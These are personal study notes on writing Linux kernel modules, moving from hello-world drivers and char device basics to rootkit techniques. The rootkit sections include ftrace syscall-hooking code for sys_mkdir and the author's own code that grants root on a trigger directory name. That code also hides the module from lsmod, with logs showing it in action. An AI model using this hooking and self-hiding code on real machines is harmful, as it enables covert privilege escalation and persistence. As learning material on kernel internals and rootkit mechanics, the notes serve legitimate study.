Linux Drivers and How they work

Creating Linux kernel drivers and developing rootkits

Thomas Byrne

14-12-2021

Contents

1 Introduction/ honorable mentions

This document is solely for my own learning purposes, and is for my own personal use to reference back to when I am working with drivers. The content in the document has been taken from many different sources, and put mainly into my own words for my own understanding. This is not a document to teach people about Linux kernel drivers or rootkits and most of the written content is not my own. The documents used to piece together this work have been referenced at the end and I have tried to reference throughout when I have taken sections of text.

2 Mechanism vs Policy

When writing drivers, a programmer should pay particular attention to this fundamental concept: write kernel code to access the hardware, but don’t force particular policies on the user, since different users have different needs.

3 Role of the Kernel

- Process management
- Memory management
- Filesystems
- Device control
- Networking

4 Loadable Modules

One of the good features of Linux is the ability to extend at runtime the set of features offered by the kernel. This means that you can add functionality to the kernel (and remove functionality as well) while the system is up and running.

Each piece of code that can be added to the kernel at runtime is called a module. The Linux kernel offers support for quite a few different types (or classes) of modules, including, but not limited to, device drivers. Each module is made up of object code (not linked into a complete executable) that can be dynamically linked to the running kernel by the insmod program and can be unlinked by the rmmod program.

5 Classes of Devices and Modules

char module, a block module, or a network module.

5.1 Character devices

A character (char) device is one that can be accessed as a stream of bytes (like a file); a char driver is in charge of implementing this behavior. Such a driver usually implements at least the open, close, read, and write system calls. The text console (/dev/console) and the serial ports (/dev/ttyS0 and friends) are examples of char devices

5.2 Block devices

Like char devices, block devices are accessed by filesystem nodes in the /dev directory. A block device is a device (e.g., a disk) that can host a filesystem. I

There are other ways of classifying driver modules that are orthogonal to the above device types. In general, some types of drivers work with additional layers of kernel support functions for a given type of device. For example, one can talk of universal serial bus (USB) modules, serial modules, SCSI modules, and so on. Every USB device is driven by a USB module that works with the USB subsystem, but the device itself shows up in the system as a char device (a USB serial port, say), a block device (a USB memory card reader), or a network device (a USB Ethernet interface).

6 Compiling a driver

6.1 Write your source code

Write your driver in C, using kernel functions not c standard library functions

```c
#include <linux/init.h>
#include <linux/module.h>

MODULE_LICENSE("Dual BSD/GPL");

static int hello_init(void)
{
 printk(KERN_ALERT "Hello, world\n");
 return 0;
}

static void hello_exit(void)
{
 printk(KERN_ALERT "Goodbye, cruel world\n");
}

module_init(hello_init);
module_exit(hello_exit);
```

```c
#include <linux/init.h>
#include <linux/module.h>

MODULE_LICENSE("No Licence");

static char *name = "user";                       //Defining pointer to variable name. Define as
↪   static as global variables are shared across the entire kernel space
module_param(name, charp, S_IRUGO);              //Allows variables to be passed to a module. +
↪   Definines permissions

static int hello_init(void)
{
 printk(KERN_INFO "Hello %s, Welcome to the world\n", name);
 return 0;
}

static void hello_exit(void)
```

```
{
 printk(KERN_INFO "Goodbye, cruel world\n");
}

module_init(hello_init);
module_exit(hello_exit);
```

6.2 Install headers

Headers and Linux source tree must be the same as the current kernel running on the device, otherwise you will need to recompile the kernel with the new source tree.

Generic headers

```
┌──(root㉿kali)-[/home/kali/Documents/driver]
└─# sudo apt-get install linux-headers-generic
```

Showing where source trees are stored

```
┌──(root㉿kali)-[/home/kali/Documents/driver]
└─# ls /lib/modules/5.14.0-kali4-amd64/build
arch  include  Makefile  Module.symvers  scripts  tools
```

Showing where headers are stored

```
┌──(root㉿kali)-[/home/kali/Documents/driver]
└─# ls /usr/src
linux-headers-5.14.0-kali4-amd64  linux-headers-5.14.0-kali4-common  linux-kbuild-5.14
```

Installing custom headers for your current kernel

```
molloyd@DebianJessieVM:~$ sudo apt-get update
molloyd@DebianJessieVM:~$ apt-cache search linux-headers-$(uname -r)
linux-headers-3.16.0-4-amd64 - Header files for Linux 3.16.0-4-amd64
molloyd@DebianJessieVM:~$ sudo apt-get install linux-headers-3.16.0-4-amd64
molloyd@DebianJessieVM:~$ cd /usr/src/linux-headers-3.16.0-4-amd64/
```

6.3 Check for Linux kernel image

```
┌──(root⊠kali)-[~/kernel/linux-source-5.14]
└─# dpkg -l | grep "linux-image"
↪   2 ⊠
┌──(kali⊠kali)-[~/Documents/driver]
└─$ dpkg -l | grep "linux-image"
ii  linux-image-5.10.0-kali3-amd64        5.10.13-1kali1                     amd64        Linux
↪   5.10 for 64-bit PCs
ii  linux-image-5.10.0-kali9-amd64        5.10.46-4kali1                     amd64        Linux
↪   5.10 for 64-bit PCs
ii  linux-image-5.14.0-kali4-amd64        5.14.16-1kali1                     amd64        Linux
↪   5.14 for 64-bit PCs
ii  linux-image-amd64                     5.14.16-1kali1                     amd64        Linux
↪   for 64-bit PCs (meta-package)
```

6.4 Makefile

You can specify the kernel you want by hard-coding it or just use $(uname -r). To check which kernel you're running use uname -r, it all does the same thing.

```
┌──(kali⊠kali)-[~/Documents/driver]
└─$ uname -r
5.14.0-kali4-amd64
```

```
obj-m = helloDriver.o

KVERSION = 5.14.0-kali4-amd64

all:
        make -C /lib/modules/$(KVERSION)/build M=$(PWD) modules

clean:
        make -C /lib/modules/$(KVERSION)/build M=$(PWD) clean
```

6.5 loading driver

```

┌──(kali⊠kali)-[~/Documents/driver]
└─$ ls
↪
helloDriver.c    helloDriver.mod    helloDriver.mod.o  linux-5.16-rc4  Makefile1  modules.order
↪
helloDriver.ko   helloDriver.mod.c  helloDriver.o      Makefile        Makefile2  Module.symvers
↪
```

```
┌──(kali㉿kali)-[~/Documents/driver]
└─$ sudo insmod helloDriver.o
↪
[sudo] password for kali:
↪
insmod: ERROR: could not insert module helloDriver.o: Invalid module format
↪

┌──(kali㉿kali)-[~/Documents/driver]
└─$ sudo insmod helloDriver.ko
↪  1 ㉿

┌──(kali㉿kali)-[~/Documents/driver]
└─$ lsmod
↪
Module                  Size  Used by
↪
helloDriver            16384  0
```

6.6 Seeing driver output

```
┌──(kali㉿kali)-[~/Documents/driver]
└─$ sudo tail /var/log/syslog
Dec 13 12:40:23 kali kernel: [  370.741637] helloDriver: loading out-of-tree module taints
↪  kernel.
Dec 13 12:40:23 kali kernel: [  370.742280] Hello, world

┌──(kali㉿kali)-[~/Documents/driver]
└─$ sudo rmmod helloDriver.ko

┌──(kali㉿kali)-[~/Documents/driver]
└─$ sudo tail /var/log/syslog
Dec 13 12:45:17 kali kernel: [  664.300931] Goodbye, cruel world
```

6.6.1 Passing arguments from command line

The second piece of source code allows the user to pass arguments from the command line

```
──(kali㉿kali)-[~/Documents/driver]
└─$ sudo insmod helloDriver.ko name=Tom

┌──(kali㉿kali)-[~/Documents/driver]
└─$ sudo tail /var/log/syslog
Dec 13 13:10:01 kali kernel: [ 2148.998534] Hello Tom, Welcome to the world
```


6.7 Module info

Rather than using the **lsmod** command, you can also find out information about the kernel module that is loaded, as follows:

```
molloyd@beaglebone:~/exploringBB/extras/kernel/hello$ **cd /proc**
molloyd@beaglebone:/proc$ **cat modules|grep hello**
hello 972 0 - Live 0xbf903000 (O)
```

This is the same information that is provided by the **lsmod** command but it also provides the current kernel memory offset for the loaded module, which is useful for debugging.

You can control module parameters and information in the /sys/module directory.



```
┌──(kali㉿kali)-[~/Documents/driver]
└─$ sudo insmod helloDriver.ko name=Tom

┌──(kali㉿kali)-[~/Documents/driver]
└─$ ls -l /sys/module | grep helloDriver
drwxr-xr-x 6 root root 0 Dec 13 13:15 helloDriver

┌──(kali㉿kali)-[~/Documents/driver]
└─$ ls /sys/module/helloDriver
coresize  holders  initsize  initstate  notes  parameters  refcnt  sections  taint  uevent

┌──(kali㉿kali)-[~/Documents/driver]
└─$ cat /sys/module/helloDriver/parameters/name
Tom
```

You can see that the state of the name variable is displayed, and that superuser permissions where not required to read the value. The latter is due to the S_IRUGO argument that was used in defining the module parameter.

7 Character device drivers

7.1 Read/ Write to and from files

Need to define prototype functions and then you can generate a structure to create a short-hand reference to them basically.

```c
// The prototype functions for the character driver -- must come before the struct definition
static int dev_open(struct inode *, struct file *);
static int dev_release(struct inode *, struct file *);
static ssize_t dev_read(struct file *, char *, size_t, loff_t *);
static ssize_t dev_write(struct file *, const char *, size_t, loff_t *);

/** @brief Devices are represented as file structure in the kernel. The file_operations
 ↪  structure from
*  /linux/fs.h lists the callback functions that you wish to associated with your file
 ↪  operations
*  using a C99 syntax structure. char devices usually implement open, read, write and release
 ↪  calls
*/

static struct file_operations fops =
{
 .open = dev_open,
 .read = dev_read,
 .write = dev_write,
 .release = dev_release,
};
```

7.2 Semaphores and Mutex's

In the driver code, when taking in input from the user space, semaphores and mutex's must be defined to prevent the device from being accessing simultaneously. Once the device has been accessed the memory becomes locked by the Mutex, preventing it from being accesses by any other processes.

8 Function hooking

To alter the behaviour of the running kernel we need to implement some function hooking. To do this we use *syscalls*. A few examples are: open, read, write, close, mkdir, kill fork, execve.

So with a rootkit we can do a lot with these. We could exfiltrate data, execute malicious functions, dropping a RAT onto the system, or we could inspect system processes.

"If we want to to make a syscall, then we have to store the syscall number we want into the `rax` register and then call the kernel with the software interrupt `syscall`" (TheXcellerator, 2021).

8.1 Example in user space

This example shows how syscalls happen in **user** space ***NOT*** kernel space.

If we want to to make a syscall, then we have to store the syscall number we want into the `rax` register and then call the kernel with the software interrupt `syscall`. Any arguments that the syscall needs have to be loaded into certain registers before we use the interrupt and the return value is almost always placed into `rax`.

This is best illustrated by an example - let's take syscall 0, `sys_read` (all syscalls are prefaced by `sys_`). If we look up this syscall with `man 2 read`, we see that it is defined as:

```
ssize_t read(int fd, void *buf, size_t count);
```

`fd` is the file descriptor (returned from calling `open()`, `buf` is a buffer to store the read data into and `count` is the number of bytes to read. The return value is number of bytes successfully read, and is `-1` on error.

So 3 arguments need to stored in some registers. To know which registers to store these arguments we can look at the Linux Syscall Reference (Linux Syscall Reference (paolostivanin.com))

Name	rax	rdi	rsi	rdx
sys_read	0x00	unsigned int fd	char __user *buf	size_t count

Our NASM might look like this

```
mov rax, 0x0
mov rdi, 5
mov rsi, buf
mov rdx, 10
syscall
```

8.2 Example in Kernel space - 32 bit

Syscalls worked like this in old kernel architectures

```
asmlinkage long sys_read(unsigned int fd, char __user *buf, size_t count);
```

All arguments were passed to the syscall exactly like this. So if we were writing a hook for sys_read, we'd just have to imitate this function and we could play with these arguments however we liked.

8.3 Example in Kernel space - 64 bit (>4.17.0)

Syscalls changed in 64 bit kernel architectures, arguments are now copied into a struct called pt_regs, which is then passed to the syscall, which is then responsible for pulling out the information it wants.

Looking at the ptrace.h header file the struct looks like this. What we see here are references to registers on the cpu (r)bx (r)si (r)cx etc.

```
struct pt_regs {
    unsigned long bx;
    unsigned long cx;
    unsigned long dx;
    unsigned long si;
    unsigned long di;
    [...SNIP...]
};
```

So with a sys_read syscall we would have to do something like this. We know we neeed to reference the rdi register from the syscall reference table seen earlier.

```
asmlinkage long sys_read(const struct pt_regs *regs)
{
    int fd = regs->di;
    char __user *buf = regs->si;
    size_t count = regs->d;
    /* rest of function */
}
```

8.4 Writing a Syscall Hook

We need to use a framework called Ftrace. The structure of Ftrace can be seen below.

```
struct ftrace_hook {
        const char *name;
        void *function;
        void *original;

        unsigned long address;
        struct ftrace_ops ops;
};
```

Source code for the mkdir syscall.

```
asmlinkage long sys_mkdir(const char __user *pathname, umode_t mode);
```

When hooking a syscall we need to provide a name of the function we want to hook (i.e. sys_mkdir, sys_execve etc.), the hook function we've written and the address of where we want the original syscall to be saved. The reason we need to save the address of the original syscall is because once we have finished hooking into the syscall, we want operation to continue as normal, so we then call our original syscall function which references the address of the syscall we hooked.

To hook with ftrace we will want to do something like this

```
static struct ftrace_hook hook[] = {
    HOOK("sys_mkdir", hook_mkdir, &orig_mkdir),
};
```

The main code:

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/syscalls.h>
#include <linux/version.h>
#include <linux/namei.h>

#include "ftrace_helper.h" //handles kallsyms_lookup_name magic to grab syscall name from
↪   syscall table

MODULE_LICENSE("GPL");
MODULE_AUTHOR("TheXcellerator");
MODULE_DESCRIPTION("mkdir syscall hook");
MODULE_VERSION("0.01");

#if defined(CONFIG_X86_64) && (LINUX_VERSION_CODE >= KERNEL_VERSION(4,17,0)) //not really
↪   needed tbh. Good practice to not crash incompatible kernels
#define PTREGS_SYSCALL_STUBS 1 //not a clue what this is
#endif

#ifdef PTREGS_SYSCALL_STUBS //if defined do... else do...
static asmlinkage long (*orig_mkdir)(const struct pt_regs *); // defining pointer orig_mkdir to
↪   point to pt_regs structure, so it can hold the address of the syscall we want to return to

asmlinkage int hook_mkdir(const struct pt_regs *regs) //function called hook_mkdir, used in
↪   ftrace_hook array later
{
    char __user *pathname = (char *)regs->di; //structure notation to grab pathname from
    ↪   pt_regs structure. __user is needed for some reason... double check
    char dir_name[NAME_MAX] = {0}; // define array to store directory name later

    long error = strncpy_from_user(dir_name, pathname, NAME_MAX); //copy from user space -
    ↪   kernel space cant access userspace otherwise. Copies from pathname array (name of dir
    ↪   in mkdir syscall) into kernel space array (dir_name) up to a maximum bytes of NAME_MAX

    if (error > 0)
        printk(KERN_INFO "rootkit: trying to create directory with name: %s\n", dir_name);

    orig_mkdir(regs); //call to orginal syscall address to allow the syscall to continue
    return 0;
}
#else
static asmlinkage long (*orig_mkdir)(const char __user *pathname, umode_t mode);

asmlinkage int hook_mkdir(const char __user *pathname, umode_t mode)
{
    char dir_name[NAME_MAX] = {0};

    long error = strncpy_from_user(dir_name, pathname, NAME_MAX);

    if (error > 0)
        printk(KERN_INFO "rootkit: trying to create directory with name %s\n", dir_name);
    orig_mkdir(pathname, mode);
    return 0;
}
#endif

static struct ftrace_hook hooks[] = { // ftrace hook array referenced earlier, using hook_mkdir
↪   function.
    HOOK("sys_mkdir", hook_mkdir, &orig_mkdir) //hook macro
};

static int __init rootkit_init(void)
{
    int err;
    err = fh_install_hooks(hooks, ARRAY_SIZE(hooks)); //referecnes hooks array defined in
↪   ftrace hook array
    if(err)
        return err;

    printk(KERN_INFO "rootkit: loaded\n");
    return 0;
}

static void __exit rootkit_exit(void)
{
    fh_remove_hooks(hooks, ARRAY_SIZE(hooks));
    printk(KERN_INFO "rootkit: unloaded\n");
}

module_init(rootkit_init);
module_exit(rootkit_exit);
```

8.5 Hiding our rootkit

Drivers currently loaded onto the system can be seen using the `lsmod` command. The way the kernel keeps track of these modules is with linked lists with structures in c. The reason it is a linked list is because each item in the list points to the previous and next entry.

An example below: Taken from Linux Rootkits Part 5: Hiding Kernel Modules from Userspace :: TheXcellerator

```
struct my_object entry1, entry2, entry3;

entry1.prev = NULL;
entry1.next = &entry2;

entry2.prev = &entry1;
entry2.next = &entry3;
```

```
entry3.prev = &entry2;
entry3.next = NULL
```

It's a much easier way to store modules as there is no need to worry about keeping an index of all list entries, or resizing of arrays, we can just alter some previous and next pointers when we want to add or remove modules.

Each module loaded into the kernel is referenced by an object called `THIS_MODULE` which becomes defined as a pointer to a `module` struct as seen below (from `include/linux/export.h`)

```
#ifdef MODULE
extern struct module __this_module;
#define THIS_MODULE (&__this_module)
#else
#define THIS_MODULE ((struct module *)0)
#endif
```

So `THIS_MODULE` ends up pointing to the module structure which can be seen below from `include/linux/module.h`

This structure (`module`) contains another structure (`list_head`) which contains the information on the modules (the linked list) that defines what is before and what is next.

```
struct module {
    enum module_state state;

    /* Member of list of modules */
    struct list_head list;

    /* Unique handle for this module */
    char name[MODULE_NAME_LEN];

};
```

In my code i defined a global variable to keep track of whether the module is hidden or shown

```
if ( (strcmp(dir, "GetR00t") == 0) && (hide == 0) )
    {
        //execl(SHELL, "sh", NULL);
        printk(KERN_INFO "rootkit: giving root...\n");
        set_root();     //hiderootkit() function lays inside of set_root() function
        return 0;
    }

else if ( (strcmp(dir, "GetR00t") == 0) && (hide == 1) )
    {
        printk(KERN_INFO "showing rootkit \n");
        showrootkit();
        hide = 0;   //hide variable set to 0 to tell the program it is currently shown
        return 0;
    }

else
    {
        orig_mkdir(regs);
        return 0;
    }
```

In my `hiderootkit()` function I define a global pointer to the `list_head` structure to pull the previous value called `prev_module` so we can add our module back to correct position in the list later. Once this has been saved we can use a function called `list_del` to delete `THIS_MODULE`.

Once we want to show the rootkit again we just use the list_add function to add `THIS_MODULE` to the correct position in the list, with the previous module being the one we saved earlier.

```
void set_root(void)
      {
           void hiderootkit(void);

           [...SNIP...] // privilege escalating the current user

           /* Hide rootkit once root has been given */
           printk(KERN_INFO "Hiding rootkit \n");
           hiderootkit();
           hide = 1; //Telling program module is currently hidden
      }


static struct list_head *prev_module;
void hiderootkit(void)
    {
    prev_module = THIS_MODULE->list.prev;
    list_del(&THIS_MODULE->list);

    }


void showrootkit(void)
    {
    list_add(&THIS_MODULE->list, prev_module);
    }
```

An example of the rootkit in action can be seen below.

```
┌──(kali㉿kali)-[~/Documents/rootkit]
└─$ sudo insmod rootkitHook.ko
[sudo] password for kali:
┌──(kali㉿kali)-[~/Documents/rootkit]
└─$ mkdir GetR00t
┌──(kali㉿kali)-[~/Documents/rootkit]
└─$ lsmod | grep -i rootkithook            #Shows rootkit is currently hidden
┌──(kali㉿kali)-[~/Documents/rootkit]
└─$ sudo tail /var/log/syslog
Dec 27 07:58:51 kali kernel: [ 5446.624966] Intercepting mkdir call
Dec 27 07:58:51 kali kernel: [ 5446.624968] rootkit: trying to create directory with name:
↪   GetR00t
Dec 27 07:58:51 kali kernel: [ 5446.624969] rootkit: giving root...
Dec 27 07:58:51 kali kernel: [ 5446.624970] set_root called
Dec 27 07:58:51 kali kernel: [ 5446.624971] Setting privileges...
Dec 27 07:58:51 kali kernel: [ 5446.624971] Commiting creds
Dec 27 07:58:51 kali kernel: [ 5446.624971] Hiding rootkit

┌──(kali㉿kali)-[~/Documents/rootkit]
└─$ mkdir GetR00t
┌──(kali㉿kali)-[~/Documents/rootkit]
└─$ lsmod | grep -i rootkithook                #Shows rootkit can now be seen
rootkitHook            20480  0
┌──(kali㉿kali)-[~/Documents/rootkit]
└─$ sudo tail /var/log/syslog
[...SNIP...]
Dec 27 07:59:13 kali kernel: [ 5468.075376] Intercepting mkdir call
Dec 27 07:59:13 kali kernel: [ 5468.075378] rootkit: trying to create directory with name:
↪   GetR00t
Dec 27 07:59:13 kali kernel: [ 5468.075378] showing rootkit
```

9 References

- Writing a Linux Kernel Module — Part 1: Introduction | derekmolloy.ie
- ,ch02.6536 (lwn.net)
- Kernel RootKits. Getting your hands dirty - Malware - 0x00sec - The Home of the Hacker
- Linux Rootkits Part 2: Ftrace and Function Hooking :: TheXcellerator
- Hooking Linux Kernel Functions, Part 2: How to Hook Functions with Ftrace - CodeProject